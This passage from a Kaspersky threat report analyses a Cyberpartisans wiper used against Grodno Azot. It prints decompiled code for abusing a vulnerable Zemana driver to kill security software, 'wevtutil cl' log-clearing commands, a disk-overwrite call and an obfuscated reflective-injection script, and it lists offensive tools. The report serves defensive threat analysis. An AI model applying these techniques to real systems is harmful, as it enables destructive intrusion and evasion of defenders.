Based on the fact that messages about the attack on Grodno Azot appeared on April 17, 2024, we assume that wiper was activated for the first time this day. It is worth noting that if a malware of this type is not removed in a timely manner, it may be reactivated a month later, which could actually happen, because Cyberpartisans reported[8] repeated disruption of Grodno Azot IT systems.

If the date check is successful, the malware moves on to checking the launch time. According to the conditions embedded in the program code, the wiper will wait until the hour and minute fields of the system time (result of *GetSystemTime* API) are equal to zero. Simply put, the first activation of the malware will occur at 01:01 UTC or 04:01 local time in Grodno, Belarus.

```
.text:00401C1C loc_401C1C:                             ; CODE XREF: sub_401BE0+56↓j
.text:00401C1C                 push    esi             ; lpSystemTime
.text:00401C1D                 call    edi ; GetSystemTime ; 0: wYear, 2: wMonth, 4: wDayOfWeek, 6: wDay
.text:00401C1F                 cmp     word ptr [esp+8], 0
.text:00401C25                 jz      short loc_401C2F ; if (wHour != 0) - don't start at 00:xx!
.text:00401C27                 cmp     word ptr [esp+10], 0 ; if (wMinute != 0) - don't start at xx:00!
.text:00401C2D                 jnz     short loc_401C38
.text:00401C2F
.text:00401C2F loc_401C2F:                             ; CODE XREF: sub_401BE0+45↑j
.text:00401C2F                 push    60000           ; dwMilliseconds
.text:00401C34                 call    ebx ; Sleep
.text:00401C36                 jmp     short loc_401C1C
.text:00401C38 ; ---------------------------------------------------------------------------
.text:00401C38
.text:00401C38 loc_401C38:                             ; CODE XREF: sub_401BE0+4D↑j
.text:00401C38                 call    sub_4014E1
```

Figure 13 Wiper launch time checking code

Apparently, the tactic of activating malware at night or early in the morning is popular with attackers, especially with groups engaged in the distribution of ransomware, because at this time there might be no qualified personnel on site except for the duty officer and, as a rule, preventing the malware from performing destructive activity might be more difficult.

Why did the attackers choose this exact time to launch it, down to the minute? We don't know the exact answer, but perhaps this time of activation of the logic bomb is a reference by Cyberpartisans to the date of signing[9] of one of the laws of the Republic of Belarus.

So, on 04/17/2024 at 01:01 UTC, wiper could start its activity. In order for the malware to be able to execute code with the highest privileges (in kernel mode), the attackers used the Bring Your Own Vulnerable Driver — BYOVD technique[10].

For this purpose, the wiper uses two versions (for systems with x86 and x64 architecture, respectively) of the Zemana Anti-Malware solution driver, which have the CVE-2021-31728[11] vulnerability. Depending on the system architecture, the malware unpacks and copies the required driver version to the Windows directory with a name consisting of randomly selected

[8] https://www.by.cpartisans.org/post/grodno-azot-opjat-pod-udarom
[9] https://www.theguardian.com/world/2024/jan/04/belarusian-president-alexander-lukashenko-signs-law-granting-him-lifelong-immunity-from-prosecution
[10] https://ics-cert.kaspersky.com/publications/reports/2023/10/18/updated-mata-attacks-industrial-companies-in-eastern-europe/
[11] https://nvd.nist.gov/vuln/detail/CVE-2021-31728

© 2024 AO KASPERSKY LAB

8 characters, for example, *PWWXXXYY.sys*, the driver file is given a creation date of 08/09/2020 16:31:13 UTC+3 (to hide the fact that a new file has appeared in the system), after which a service is created that loads and runs the vulnerable driver.

The vulnerability in Zemana drivers is well known, a detailed analysis of the control codes (IOCTL) that the malware can send to the driver is available on Github[12].

After creating the service, the wiper sends the control code (IOCTL) *0x80002010* to the driver, specifying its process id (PID) in the parameters, which allows it to add its process to the list of trusted processes of the Zemana solution. From this point on, the malware has access to all the functionality of the driver, such as the direct disk access function.

```
FileA = CreateFileA("\\\\.\\ZemanaAntiMalware", 0xC0000000, 0, 0, 3u, 0x80u, 0);
if ( FileA == (HANDLE)-1 )
  return -1;
driver_handle = FileA;
InBuffer = GetCurrentProcessId();
BytesReturned = 0;
if ( !DeviceIoControl(driver_handle, 0x80002010, &InBuffer, 4u, 0, 0, &BytesReturned, 0) )
{
  CloseHandle(driver_handle);
  return -1;
}
```

Figure 14 Adding wiper process to driver trusted process list

After this, the malware receives a list of processes and calculates the hash value from the names of their executable files using the algorithm described above. In this way, the wiper searches for security solution processes. If the required process is found, the malware terminates it by sending the IOCTL *0x80002048* (Terminate process by ID) control code to the vulnerable Zemana driver. This technique for counteracting security solutions has previously been used[13] in utilities sold on hacker forums. Below is information about the processes terminated by the wiper:

Hash value	Process name	Description
0xD9AE0B7B	kavfswp.exe	Kaspersky Security for Windows Server workflow
0xD91D4773	kavfswh.exe	Kaspersky Security Exploit Prevention service process
0x57F64F34	kavfs.exe	Kaspersky Security Service process
0x8C8AF900	avp.exe	Kaspersky security solutions main process
0x9CB0893F	MpCmdRun.exe	Microsoft Defender command line
0x299B04F0	MsMpEng.exe	Microsoft Defender main process
0xC1F59B9D	kavfsscs.exe	Kaspersky Security Script Checker Service
0xB4A3E36F	kavfsgt.exe	Kaspersky Security Management Service process

[12] https://gist.github.com/hfiref0x/e116dcf7e99b8d5d36c333a1f1048916 (MalwareFox ZAM backdoor IOCTL list)
[13] https://research.meekolab.com/recreating-the-ramp-forum-edr-bypass

© 2024 AO KASPERSKY LAB

Note: It should be noted that, judging by the list of processes specified by the attackers, the attacked organization most likely used the Kaspersky Security for Windows Server security solution, which will be no longer supported soon[14], and which is recommended to be replaced with the current version of Kaspersky Endpoint Security.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v3 = 0;
if ( Toolhelp32Snapshot != (HANDLE)-1 )
{
  v4 = Toolhelp32Snapshot;
  pe.dwSize = 296;
  if ( Process32First(Toolhelp32Snapshot, &pe) )
  {
    hSnapshot = v4;
    v5 = v1;
    v6 = 0;
    do
    {
      while ( v6 != 8 )
      {
        if ( Gen_Hash(pe.szExeFile) == *((_DWORD *)v13 + v6) )
        {
          OutBuffer = 0;
          v9 = 0;
          DeviceIoControl(v5, 0x80002048, &pe.th32ProcessID, 4u, &OutBuffer, 4u, &v9, 0);
        }
        ++v6;
      }
      v6 = 0;
    }
    while ( Process32Next(hSnapshot, &pe) );
```

Figure 15 Terminating security solutions processes

After that the wiper clears Windows event logs using *wevtutil.exe* system utility:

```
CreateProcess((LPSTR)"wevtutil.exe cl System");
CreateProcess((LPSTR)"wevtutil.exe cl Security");
CreateProcess((LPSTR)"wevtutil.exe cl Application");
```

Figure 16 Erasing Windows event logs

Next, the malware takes a number of actions for each storage device connected to the system:

1. The disk geometry (number of cylinders, heads, and sectors on tracks) is obtained by sending the IOCTL control code using *0x00070000* (IOCTL_DISK_GET_DRIVE_GEOMETRY) to the vulnerable Zemana driver.

[14] https://support.kaspersky.com/ksws/11.0.1/settings/16086

© 2024 AO KASPERSKY LAB

2. After this, another IOCTL control code *0x80002018* (write via SCSI) is sent to the driver, which will lead to the loss of information previously written to the specified section of the disk:

```
DeviceIoControl(hDevice, 0x80002018, SectorBuffer, 0x20200u, 0, 0, &BytesReturned, &Overlapped);
v9 = dword_2A7F58;
v8 = 1;
```

Figure 17 Wiping information on disk

The SectorBuffer structure is the most interesting part of this API call; when it is filled, an offset is selected from which the malicious program will start overwriting data. For this, the scheme <number of current storage> * 2^8 is used, the resulting number is the data block number according to the LBA[15] addressing scheme.

The *Length* field is filled with the value 200h, and the *Count* field with the value 100h, so the value of the size of the rewritten block (*DataTransfersLength*) will be formed according to the algorithm *Length* * *Count* = 200h * 100h = 20,000h = 131,072 bytes, i.e. the malware rewrites a section of only 128 megabytes.

Lateral movement tools

During the analysis of Cyberpartisans' tools, we found a huge number of utilities for lateral movement, all of these utilities, with rare exceptions, are available in open sources and are used by attackers without changes "as is". Conventionally, all of these utilities can be divided into several groups:

- Full-featured post-exploitation frameworks
- Credentials stealing tools
- Remote access tools

In this section, due to the large number of tools found, as well as because of their popularity, we will try to talk about them in a brief reference form.

Post-exploitation multi-functional frameworks

Instead of standard network research utilities such as nmap, the attackers use full-featured frameworks to advance in the network of the attacked organization. These software packages combine several functions at once: stealing credentials, scanning IP addresses and ports, connecting to remote systems using standard mechanisms (with previously stolen authentication data), and even exploiting vulnerabilities on remote systems. Let's take a closer look at the frameworks used.

SharpSploit

SharpSploit[16] - a post-exploitation framework written in .NET and based on another well-known framework, PowerSploit. It has extensive capabilities for stealing authentication data, collecting network information, recording keystrokes (keylogger), stealing data from the clipboard, downloading and running malware, etc.

SharpSploit has several different modules:

[15] https://en.wikipedia.org/wiki/Logical_block_addressing
[16] https://github.com/cobbr/SharpSploit

© 2024 AO KASPERSKY LAB

- Mimikatz – a standard implementation of a well-known credential-stealing utility that allows to steal passwords stored in RAM, the system registry, and also conduct attacks with NTLM hashes, such as pass-the-hash.
- Credentials.Tokens – a module that allows to perform all sorts of operations with tokens to launch applications with the rights of other users. Also includes several functions for escalating privileges and bypassing User Account Control (UAC).
- Enumeration.Host – module for collecting information about an infected system: system name, running processes, architecture, user names, file system (getting directory contents), process dumps, etc.
- Enumeration.Network – module for collecting information about remote systems: connection check (ping) and port scanning.
- Enumeration.Domain – module for collecting information about the domain (Active Directory) that includes information about users, computers, groups, etc.
- Enumeration.Net – module for collecting information about a given remote system running Windows OS: local groups, accessible shared folders, active sessions, etc.
- Enumeration.Keylogger – module for recording codes of keys pressed by the user on the keyboard (keylogger).
- Enumeration.Clipboard – clipboard information stealing module.
- Evastion – security bypass module: disable antimalware scan interface (AMSI) and windows event logging (ETW) for a given process.
- Execution – a module that contains various techniques for downloading and running malware, ranging from simply creating a process and executing a command on the command line to injecting code into the memory of running processes.
- LateralMovement – a module that contains various techniques for distributing malware to remote systems: launching via WMI, Distributed COM (DCOM), Service Control Manager (SCM) and PowerShell.

Cobalt Strike

In the attackers arsenal we found the BeaconEye[17] utility, which allows tracking active sessions of the Cobalt Strike[18] framework implants. The use of this utility is an indirect sign of the use of Cobalt Strike penetration testing framework. Cobalt Strike has the following capabilities:

- Privilege escalation
- ARP scanning and port scanning on remote systems
- Searching for available network resources, such as network folders
- Collecting information about services running on remote systems and searching for vulnerabilities
- Stealing user authentication data
- Authorization on a remote system using previously stolen authentication data (pass-the-hash attack)
- Working with the file system on a remote host
- Integration with Metasploit Framework for vulnerabilities exploitation

Metasploit Framework

Metasploit Framework[19] – one of the most famous penetration testing tools, which is also often used by attackers. It is known for its wide capabilities in exploiting various vulnerabilities.

[17] https://github.com/CCob/BeaconEye
[18] https://www.cobaltstrike.com/product/features/beacon
[19] https://www.metasploit.com/

© 2024 AO KASPERSKY LAB

The framework allows scanning remote systems, identifying vulnerable services, performing an attack using an exploit that is available in the framework database, generating a payload, for example, a Meterpreter backdoor, which allow to execute commands in the command line on the attacked system (remote shell).

Sliver

Sliver[20] – another post-exploitation framework that was designed for use in penetration testing, but is often used by threat actors in real attacks. Unlike frameworks such as Metasploit or Cobalt Strike, it does not have a wide range of payload modules, but it does have several methods for launching a remote command line (remote shell), injecting code into the memory of other processes, supports various communication protocols with control servers, obfuscation, dynamic code generation and other methods for bypassing security solutions.

It can be said that the goal of this framework is to generate implants whose activity will be the least noticeable to information security specialists and security solutions. Having secured a foothold on a remote system using such an implant, attackers can move on to using other tools to perform destructive activity.

Credentials theft

To move through the network of the attacked organization and to remotely launch malware on new systems, the attackers also needed authentication data of privileged users. Their arsenal includes several well-known open-source utilities, which we will consider in this section.

Mimikatz

Mimikatz[21] – allows to obtain Windows user account data cached in the system's RAM (the *lsass.exe* process).

The version of Mimikatz used by Cyberpartisans has some peculiarities. To hide their actions, the attackers used the Invoke-ReflectivePEInjection[22] technique, which uses PowerShell, to download and run executable files, inject them into the running process directly, without writing them to disk.

[20] https://github.com/BishopFox/sliver
[21] https://en.wikipedia.org/wiki/Mimikatz
[22] https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

© 2024 AO KASPERSKY LAB

```
${KeRN`el`32han`dLe} = ${WIN3`2FUNCtIO`NS}."GeT`MOD`UleH`A`NdLE"."iNV`oke"("kernel32.dll")
${gETap`ROC`AD`DRe`SS`ADDR} = ${WIn32fU`NCti`o`Ns}."GEtpro`cADd`R`esS"."invO`KE"(${k`E`RnEl`3`2hANdlE}, "GetProcAddress") #Kernel32 loaded to


${G`e`TaprOca`d`DreSsrETmEM} = ${win`32`FuNCti`O`Ns}."VIRtUAla`LlOc`Ex"."I`NV`Oke"(${RE`Mote`p`RoC`HA`Ndle}, [IntPtr]::"z`ERo", [UInt64][UInt6
if (${getapro`cA`DD`Ress`Ret`meM} -eq [IntPtr]::"z`Ero")
{
    Throw "Unable to allocate memory in the remote process for the return value of GetProcAddress"
}



[Byte[]]${GeTaP`Ro`caDdrE`SSSc} = @()
if (${P`Ein`Fo}."pE`6`4biT" -eq ${t`RuE})
{
    ${GeTaP`ROcaD`Dr`essSc1} = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xb9)
    ${Getap`ROC`ADDR`essSC2} = @(0x48, 0xba)
    ${Ge`TAp`R`o`cadDRE`sS`sC3} = @(0x48, 0xb8)
    ${gEta`PROCa`Ddre`sSsc4} = @(0xff, 0xd0, 0x48, 0xb9)
    ${getApR`O`ca`d`d`RESSsC5} = @(0x48, 0x89, 0x01, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
}
else
{
    ${gE`T`AProcAd`DrEsSsc1} = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xc0, 0xb8)
    ${ge`Ta`P`ROCAddReSsSc2} = @(0xb9)
    ${gE`Tap`R`oCa`Dd`RE`SSsC3} = @(0x51, 0x50, 0xb8)
    ${Get`AP`Ro`caDDr`eSS`SC4} = @(0xff, 0xd0, 0xb9)
    ${GetA`pROcADd`R`eSSs`C5} = @(0x89, 0x01, 0x89, 0xdc, 0x5b, 0xc3)
}
${sCL`En`gtH} = ${GeTAprocADdR`E`s`s`S`c1}."l`EN`gth" + ${GetaP`Rocadd`Re`S`ss`C2}."l`ENGTH" + ${G`eTA`PROC`AD`DRE`SSSc3}."LEn`gth" + ${GE`Tap
${S`C`PsMEM} = [System.Runtime.InteropServices.Marshal]::"A`LL`OcH`GlOBAL"(${sClEn`GTh})
```

Figure 18 Example of Invoke-ReflectivePEInjection.ps1 script code

Other lsass.exe dumping tools

Since the Mimikatz utility is well known to security solution vendors, all of its assemblies, with rare exceptions, are detected by many different endpoint security solutions. Probably because of this, the attackers were forced to look for workarounds to obtain a dump of the *lsass.exe* process, which contains cached authentication data for Windows users. In addition to Mimikatz, the following utilities are included in the Cyberpartisans arsenal: ProcDump[23], LsassSilentProcessExit[24], Dumpert[25], MalSeclogon[26], DuplicateDump[27], MirrorDump[28] and Creddump[29].

Other credentials theft tools

The following password-stealing utilities were also spotted in the Cyberpartisans arsenal:

- Snaffler[30] – this utility, when launched on a computer that is a part of a domain, gets a list of systems that are part of the domain using Active Directory, accesses these systems and finds all available network folders. In addition to reporting the possibility of access to a particular network folder, Snaffler can also search for files in available network folders using regular expressions (both by file name and by its contents), which helps intruders find passwords, access keys, certificates, etc.

- Inveigh[31] – a utility that can be used by attackers to obtain passwords and key values (such as NTLM hashes) from network traffic. The utility uses man-in-the-middle

[23] https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
[24] https://github.com/deepinstinct/LsassSilentProcessExit
[25] https://github.com/outflanknl/Dumpert
[26] https://github.com/antonioCoco/MalSeclogon
[27] https://github.com/Hagrid29/DuplicateDump
[28] https://github.com/CCob/MirrorDump
[29] https://github.com/OneSourceCat/creddump
[30] https://github.com/SnaffCon/Snaffler
[31] https://github.com/Kevin-Robertson/Inveigh

© 2024 AO KASPERSKY LAB

(MITM) technique to intercept network traffic and then search for the desired values based on their patterns.

- LaZagne[32] – this utility steals passwords stored on the local system in the following storages: browsers (Opera, Chrome, Firefox, Edge, etc.), instant messengers (Pidgin, Psi, Skype), databases (DBVisualizer, Postgresql, Robomongo, Squirrel, SQLdeveloper), mail clients (Epyrus, Interlink, Outlook, Thunderbird), RAM, version control systems (Git and SVN), passwords from Wi-Fi networks, internal storages of the operating system (Credman, DPAPI Hash, Hashdump (LM/NT), LSA secret), utilities (FileZilla, CoreFTP, OpenSSH, OpenVPN, PuttyCM, VNC, etc.), and, finally, the KeePass password manager.

- SharpChromium[33] – utility for stealing confidential data, such as logins and passwords, web browsing history, cookies, from browsers: Google Chrome and Microsoft Edge.

Remote administration tools

Finally, once the system is accessed, the attackers need to not only gain a foothold, but also establish a reliable presence using multiple control channels. Vasilek backdoor, which we described earlier, was the main channel, but not the only one. In case of detection of malware, Cyberpartisans could also use the following remote administration tools.

GUI utilities

For remote access to infected systems, attackers use a branch[34] of VNC server based on TightVNC. The peculiarity of this version is that it is included in the Metasploit Framework as one of the payloads. An attacker can transfer a DLL of this version of VNC to the attacked machine, it will be loaded into the memory using the reflective loading technique, and the attacker will be able to connect to the compromised system using the graphical user interface via the VNC protocol.

Another remote control utility that we found in the Cyberpartisans arsenal was Aspia Remote Desktop[35], Aspia supports both the connection mode from the Internet (by ID), including to devices behind NAT, and the direct connection mode over a local network.

Console utilities

Cyberpartisans also use the KpyM Telnet/SSH Server utility[36], which allows remote execution of commands on the system it is installed on using the SSH and Telnet protocols.

PSExec-like utilities

In addition to classic GUI remote control mechanisms such as RDP, Windows also supports utilities that use the remote procedure call (RPC) mechanism, which are often used by attackers.

[32] https://github.com/AlessandroZ/LaZagne
[33] https://github.com/djhohnstein/SharpChromium
[34] https://github.com/rsmudge/vncdll
[35] https://aspia.org/
[36] https://www.kpym.com/2/kpym/index.htm

© 2024 AO KASPERSKY LAB

The most famous utility of this family is PSExec[37], we also saw it in the Cyberpartisans toolkit. This utility is part of the Sysinternals package from Microsoft and has the following operating principle:

1. The executable file of the *PsExesvc.exe* utility (default name) is moved to the remote system in the *ADMIN$* network folder using the SMB protocol.
2. Using a remote procedure call (RPC), a service is created that runs the PSExec executable file.
3. For communication (remote shell), a set of named pipes is created, the names of which usually have the *RemCom* or *psexesvc* prefix.

The use of PSExec in attacks is widely known, so many security solutions (especially SIEM systems, EDR and XDR class products) detect the activity of this utility. This forces attackers to use numerous analogs of PSExec.

The first analogue is the RemComSvc utility, which creates a service and launches the RemCom utility[38]. The attackers did not modify the names of the named channels, the standard values are used: *RemCom_communicaton*, *RemCom_stdout*, *RemCom_stdin* and *RemCom_stderr*.

SharpExec[39] is an open source utility (written in C#) designed to remotely launch executable files and commands on a remote system running Windows OS using several mechanisms at once: WMI, PSExec, SMBExec and WMIExec.

Hiding network traffic

During the research, we discovered several techniques and corresponding utilities that the attackers used to tunnel malware network traffic and thus hide their presence in the network of the attacked organization. In addition to these utilities, they also actively used compromised systems inside the victim's network as proxy servers. It can be assumed that this was necessary to ensure communication with malware installed on systems that did not have direct access to the Internet.

[37] https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
[38] https://github.com/kavika13/RemCom/tree/master
[39] https://github.com/anthemtotheego/SharpExec

© 2024 AO KASPERSKY LAB



Figure 19 Malware communication scheme

- 3proxy[40] – utility for establishing proxy servers. This open source utility supports many network protocols (HTTP, SOCKS4, SOCKS5, FTP, SMTP, HTTPS), several types of authentication (basic, digest, NTLM, IP-based), and the utility also supports request forwarding and web page caching. Finally, 3proxy has functionality for filtering traffic (blocking access and limiting the speed of access to a resource), logging events and collecting statistical data.

  The 3proxy sample we found during our investigation of Cyberpartisans had encrypted strings. In some of the samples we found, decryption was performed based on the *ABCDEF* string, in others, based on the *Knondiv1Rabbit* string. By default, the 3proxy builds used by Cyberpartisans listen for connections on port *47135* TCP.

[40] https://github.com/3proxy/3proxy/releases

© 2024 AO KASPERSKY LAB

```
_BYTE *__cdecl decrypt_string(int a1, size_t Size, int a3)
{
  _BYTE *v3; // esi
  size_t v4; // ebp
  int v5; // ebx
  signed int v6; // edi
  signed int v8; // [esp+0h] [ebp-14h]

  v3 = (_BYTE *)a3;
  v4 = Size;
  v8 = strlen(Str);
  if ( !a3 )
    v3 = malloc(Size);
  if ( (int)Size <= 0 )
    v4 = 0;
  v5 = 0;
  v6 = 0;
  while ( v4 != v5 )
  {
    v3[v5] = *(_BYTE *)(a1 + v5) ^ __ROL1__(tolower(Str[v6++]), v5);
    if ( v6 >= v8 )
      v6 = 0;
    ++v5;
  }
  return v3;
}
```

Figure 20 3proxy custom build decryption routine

- Gost[41] – utility that is used for proxying and tunneling network traffic. The peculiarity of this utility is the ability to create chains of several proxy servers using various network protocols and obfuscation methods: http, http2, socks4, socks4a, socks5, Shadowsocks, Shadowsocks with AEAD, SNI, “forward” (a special “protocol” for redirecting connections to a specified port of a given system), “relay” (GOST utility’s own protocol, supports TCP and UDP proxying, reverse proxy, etc.), TCP, TLS, Multiplexed TLS, WebSocket, Multiplexed WebSocket, WebSocket with TLS encryption, Multiplexed WebSocket with TLS encryption, KCP, QUIC, SSH, OBFS4 (used, in particular, to connect to the Tor network), obfuscated HTTP, obfuscated TLS.

- TunSafe[42] – utility for creating third-level VPN tunnels using the WireGuard protocol.

- rpc2socks[43] – a client-server utility that, using RPC, opens a named pipe on a remote system, so that two systems can begin to interact via the SMB protocol; data transfer via the SOCKS protocol is implemented over SMB.

- Secure Socket Funneling (SSF)[44] – utility for redirecting network traffic from several sockets (TCP or UDP) into a single network tunnel to a specified remote system, supports traffic encryption using TLS.

- Chisel[45] – utility for redirecting network traffic (TCP or UDP tunnels) over HTTP protocol, protected by SSH.

[41] https://github.com/ginuerzh/gost
[42] https://tunsafe.com
[43] https://github.com/lexfo/rpc2socks
[44] https://github.com/securesocketfunneling/ssf
[45] https://github.com/jpillora/chisel

© 2024 AO KASPERSKY LAB

- Flatpipes[46] – TCP proxy that works via named pipes. Used to maintain Metasploit (Meterpreter) framework agent sessions on port 445 to bypass security solutions and network segmentation.

- sSocks[47] – client-server utility, working over the SOCKS protocol, also supporting socks5 with authentication and socks5 relay (redirecting network traffic from one socks5 server to another).

- Wiretap[48] – VPN proxy server running on WireGuard protocol.

Additional tools

Privilege escalation

During the research, we were also able to find out that Cyberpartisans have several utilities in their arsenal to escalate privileges:

- JuicyPotatoNG[49] – utility that allows privilege escalation to SYSTEM level from the context of a process running as a service. JuicyPotatoNG's operating principle resembles the technique used by Cyberpartisans to escalate privileges in their own developed malware, which may indicate that they are not only using open source utilities as is, but also adopting their operating principle in the new malware they develop for themselves.

- Perfusion[50] – utility for exploiting the vulnerability in access rights to the RpcEptMapper registry key (in systems based on Windows 7, Windows server 2008 R2, Windows 8, Windows server 2012). Allows attacker to use Windows mechanisms to load a malicious library (DLL) into the context of the WMI service with SYSTEM access rights.

- SDRsvcEop[51] – a utility for exploiting the CVE-2023-21752 vulnerability in the Windows Backup service, allowing the deletion of an arbitrary file.

Countering security solutions

During the research, we also found that Cyberpartisans tested various methods to bypass detection by security solutions using the following techniques and utilities:

- Dinvoke[52] – a utility that enables dynamic code loading, dynamic import of API functions, code injection into processes, and bypassing API function hooks installed by security solutions.

- DarkLoadLibrary[53] – a utility that allows loading dynamic libraries (DLL) bypassing API function hooks installed by security solutions.

[46] https://github.com/dxflatline/flatpipes
[47] https://github.com/tostercx/ssocks
[48] https://github.com/sandialabs/wiretap
[49] https://github.com/antonioCoco/JuicyPotatoNG
[50] https://github.com/itm4n/Perfusion
[51] https://github.com/Wh04m1001/CVE-2023-21752
[52] https://github.com/TheWover/DInvoke
[53] https://github.com/bats3c/DarkLoadLibrary

© 2024 AO KASPERSKY LAB

- EDRSandBlast[54] – a utility used to bypass EDR class solutions and conventional endpoint protection solutions. By using a vulnerable legitimate (having a valid digital signature) driver (BYOVD technique), it can directly access the memory of the *lsass.exe* process to steal Windows account authentication data. It also has the ability to remove API hooks of functions installed by security solutions, in particular: *PspCreateProcessNotifyRoutine*, *PspCreateThreadNotifyRoutine* and *PspLoadImageNotifyRoutine*.

- NimBlackout[55] – this utility, like EDRSandBlast, uses the BYOVD technique, but it is used to terminate security solutions processes.

- Kernel Driver Utility[56] – this utility can work with drivers loaded into the system, but is used by attackers mainly to load drivers that do not have a valid digital signature, for example, when it was revoked from a vulnerable driver. Loading and running a vulnerable driver is necessary for further use of BYOVD technique.

In addition to directly counteracting with security solutions, the attackers also tried to hide malware payload code. In addition to their own obfuscators of malware code, Cyberpartisans also have several open source solutions in their toolkit:

- Invoke-DOSfuscation[57] – utility for converting cmd commands into obfuscated PowerShell scripts.

- Obfuscator-LLVM[58] – code obfuscator based on LLVM compiler.

Other tools

- RPC Investigator[59] – a tool for discovering MSRPC clients and servers. Allows to find RPCs available on remote systems and generate code to call them.

- CreateHiddenAccount[60] – this utility allows attackers to create "hidden" Windows users, i.e. accounts that are not displayed on the login screen.

- Evlx – utility for deleting events from Windows event logs, has the ability to both completely clear logs and delete individual events (event groups) according to specified criteria. Additionally, it has the ability to completely disable the Windows logging service and delete itself after performing specified actions.

[54] https://github.com/wavestone-cdt/EDRSandblast
[55] https://github.com/Helixo32/NimBlackout
[56] https://github.com/hfiref0x/KDU
[57] https://github.com/danielbohannon/Invoke-DOSfuscation
[58] https://github.com/obfuscator-llvm/obfuscator
[59] https://github.com/trailofbits/RpcInvestigator
[60] https://github.com/wgpsec/CreateHiddenAccount

© 2024 AO KASPERSKY LAB

About the attackers

Cyberpartisans and their intended victims

Since even before the official confirmation of the attempt to destabilize the IT systems of Grodno Azot, Cyberpartisans announced an attack on the enterprise and claimed responsibility, we can say with a high degree of certainty that this group was behind the attack.

Cyberpartisans is a hacktivist group that appeared in 2020, known for its attacks on organizations in the Republic of Belarus (government agencies and departments, television and radio broadcasting and industrial companies), as well as several cases of attacks on companies from Russia[61]. Cyberpartisans have not been noticed in attempts to extract direct financial benefits from attacks, most often they put forward political demands, threatening to publish the stolen data or conduct a repeat attack with more significant damage than the previous one if they are not met.

A characteristic feature of hacktivist groups, including Cyberpartisans, is the high media publicity of their activities. They have an official website[62] where they publish articles about the attacks they have carried out, maintain social networks (Telegram[63], X[64] (formerly Twitter) and Youtube[65]) and even give interviews[66].

Cyberpartisans gained wide notoriety in 2021 after a series of hacks of databases of various government agencies of the Republic of Belarus they claimed. The alleged victims did not confirm the reports of cyberattacks, but as stated by journalists from Western media[67,68] they conducted experiments to verify the information contained in the databases and came to the conclusion that it was reliable.

In November 2021, Cyberpartisans moved on to attacks on industrial enterprises. They stated[69] that they managed to gain access to the IT infrastructure of Belaruskali OJSC, a major producer of potash fertilizers. According to them, more than 8 terabytes of confidential data were stolen from the enterprise's servers, the domain controller was compromised, and, accordingly, the entire rest of the IT infrastructure, after which the servers were encrypted, which led to the inoperability of corporate IT systems, such as electronic document management, accounting software and email.

There was no official confirmation of this attack, only some media wrote[70] that their sources at the enterprise confirmed the fact of the failure of information systems. In the Telegram channel, associating itself with the community of workers of Belaruskali, it was noted[71] that «*In some places, the programs for managing technological processes, for example, for managing the process of loading wagons, "fell down"*».

---

61 https://en.wikipedia.org/wiki/Cyber_Partisans
62 https://www.by.cpartisans.org/
63 https://t.me/cpartisans
64 https://twitter.com/cpartisans
65 https://www.youtube.com/@cpartisans
66 https://www.youtube.com/watch?v=Cw1k9tDiUQw
67 https://www.washingtonpost.com/world/europe/belarus-hack-cyber-partisans-lukashenko/2021/09/14/5ad56006-fabd-11eb-911c-524bc8b68f17_story.html
68 https://www.bbc.com/russian/features-54425325
69 https://t.me/cpartisans/504
70 https://t.me/RealnaiaBelarus/27445
71 https://t.me/stachkom/4130

© 2024 AO KASPERSKY LAB

Finally, in the case of «Belkali», the attackers for the first time stated that they were using the so-called "bombs" technique - malicious programs installed on systems in advance, which are automatically triggered according to set parameters, for example, at a specified time. They reported the use of this tactic in and in relation to Grodno Azot, stating that after the first attack in April 2024, after some time, the malicious programs that had been planted earlier were activated, which led to the repeated failure of the enterprise's IT systems[72].

